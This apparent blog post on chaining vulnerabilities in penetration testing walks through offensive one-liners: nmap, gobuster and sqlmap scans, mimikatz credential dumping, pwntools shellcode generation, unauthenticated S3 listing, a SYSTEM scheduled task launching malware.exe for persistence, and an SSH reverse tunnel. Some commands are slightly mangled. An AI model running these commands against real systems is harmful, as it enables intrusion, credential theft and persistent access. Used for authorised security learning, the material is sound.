Listen to this Post

Introduction:
In modern cybersecurity, isolated vulnerabilities are common, but the most critical breaches often result from the strategic chaining of multiple security flaws. This advanced penetration testing technique, as highlighted by security researchers, involves linking seemingly minor misconfigurations and weaknesses to create a single, high-impact attack path that can compromise an entire system. Mastering this methodology requires deep product understanding, patience, and a systematic approach to vulnerability exploitation.
Learning Objectives:
- Understand the methodology behind vulnerability chaining and its critical role in security assessments.
- Master essential reconnaissance, privilege escalation, and lateral movement commands across Linux and Windows environments.
- Develop a strategic mindset for identifying and linking disparate security weaknesses into a cohesive exploit chain.
You Should Know:
1. Comprehensive Network Reconnaissance
`nmap -sS -sV -sC -O -p- 192.168.1.100` (Linux)
`netstat -ano | findstr LISTENING` (Windows)
Network reconnaissance forms the foundation of any penetration test. The Nmap command performs a SYN stealth scan (-sS) against all ports (-p-) while detecting service versions (-sV), running default scripts (-sC), and attempting OS fingerprinting (-O). This comprehensive scanning approach reveals the entire attack surface, identifying open ports, running services, and potential entry points. On Windows systems, the `netstat` command displays all listening ports with their associated process IDs, helping attackers understand internal service configurations and identify potentially vulnerable services exposed on the network.
2. Web Application Vulnerability Assessment
`gobuster dir -u https://target.com -w /usr/share/wordlists/dirb/common.txt -x php,html,txt`
`sqlmap -u “https://target.com/page.php?id=1” –batch –level=3 –risk=2`
Web applications often contain the initial foothold in vulnerability chains. Gobuster performs directory brute-forcing to discover hidden endpoints, using the `-x` parameter to check for common file extensions. Meanwhile, SQLmap automates the detection and exploitation of SQL injection vulnerabilities. The `–level` and `–risk` parameters increase the thoroughness of tests, potentially revealing database credentials that can be leveraged in subsequent attack steps. These discovered endpoints and injection points frequently serve as the entry point in multi-stage attacks.
3. Privilege Escalation Through Service Misconfigurations
`find / -perm -4000 -type f 2>/dev/null` (Linux)
`accesschk.exe -uwcqv “Authenticated Users” /accepteula` (Windows)
Service misconfigurations often provide the bridge between initial access and higher privileges. The Linux command searches for SUID binaries – executables that run with the permissions of their owner, frequently root. Windows systems using `accesschk` from Sysinternals check for service permissions accessible by authenticated users, revealing services that might be reconfigured or exploited for privilege escalation. These misconfigurations, when combined with initial access, can dramatically increase an attacker’s privileges within the system.
4. Lateral Movement via Credential Harvesting
`mimikatz sekurlsa::logonpasswords`
`python3 -c “from pwn import ; print(shellcraft.sh())” > shellcode.asm`
Once initial privileges are obtained, lateral movement becomes crucial. Mimikatz extracts plaintext passwords, hashes, and Kerberos tickets from memory on Windows systems, enabling pass-the-hash attacks and credential reuse across the network. Simultaneously, generating shellcode with Python’s pwntools library creates payloads for exploiting additional systems. This phase demonstrates how compromised credentials from one system can provide access to multiple systems within the environment.
5. API Endpoint Discovery and Testing
`curl -H “Authorization: Bearer $TOKEN” https://api.target.com/v1/users/me`
`ffuf -w wordlist.txt -u https://target.com/api/FUZZ -mc 200 -H “Content-Type: application/json”`
APIs represent increasingly critical attack surfaces in modern applications. The first command tests API authentication using a harvested bearer token, while FFuf performs fuzzing to discover hidden API endpoints. The `-mc 200` filter shows only successful responses, revealing endpoints that might contain sensitive data or vulnerable functions. These API vulnerabilities often chain with authentication flaws to expose data that should remain protected.
6. Cloud Infrastructure Misconfiguration Exploitation
`aws s3 ls s3://target-bucket/ –recursive –no-sign-request`
`terraform validate; checkov -d /path/to/terraform/code`
Cloud misconfigurations frequently enable data exfiltration and further network penetration. The AWS CLI command checks for publicly accessible S3 buckets without authentication, a common misconfiguration leading to data breaches. Meanwhile, Terraform validation combined with Checkov static analysis identifies infrastructure-as-code security flaws before deployment. These cloud security gaps often chain with application-level vulnerabilities to create comprehensive breach scenarios.
7. Persistence and Data Exfiltration
`schtasks /create /tn “Cleanup” /tr C:\malware.exe /sc daily /ru SYSTEM` (Windows)
`ssh -R 8080:localhost:22 [email protected]` (Linux)
Establishing persistence ensures continued access despite system changes. The Windows command creates a scheduled task running as SYSTEM, while the SSH command creates a reverse tunnel for maintaining access to compromised Linux systems. These persistence mechanisms, when combined with earlier vulnerability exploitations, create long-term access that survives system reboots and security patches, demonstrating the cumulative impact of well-chained vulnerabilities.
What Undercode Say:
- Vulnerability chaining transforms low/medium severity findings into critical attack paths that mirror real-world advanced persistent threats.
- The most successful penetration testers spend significantly more time understanding system architecture and relationships than executing individual exploits.
- Modern security assessments must prioritize identifying how isolated vulnerabilities can interact, rather than just cataloging individual security flaws.
The strategic approach of patiently holding vulnerabilities while exploring the target environment represents a fundamental shift from traditional checklist-based penetration testing. This methodology acknowledges that modern systems are complex ecosystems where security weaknesses interact in unpredictable ways. By focusing on understanding product architecture and business logic, security researchers can identify attack chains that automated scanners would never detect. This human-centric approach to vulnerability discovery and exploitation will remain crucial as systems grow increasingly interconnected and complex.
Prediction:
The sophistication of vulnerability chaining attacks will accelerate with AI-assisted code analysis tools that can automatically identify potential vulnerability relationships across entire codebases. Within two years, we predict the emergence of AI-powered penetration testing platforms capable of modeling complex attack chains that span multiple applications and infrastructure components. This will force organizations to adopt more holistic security testing methodologies that focus on attack path analysis rather than individual vulnerability management, fundamentally changing how enterprises approach cybersecurity risk assessment and mitigation.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Lautarocolombo This – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


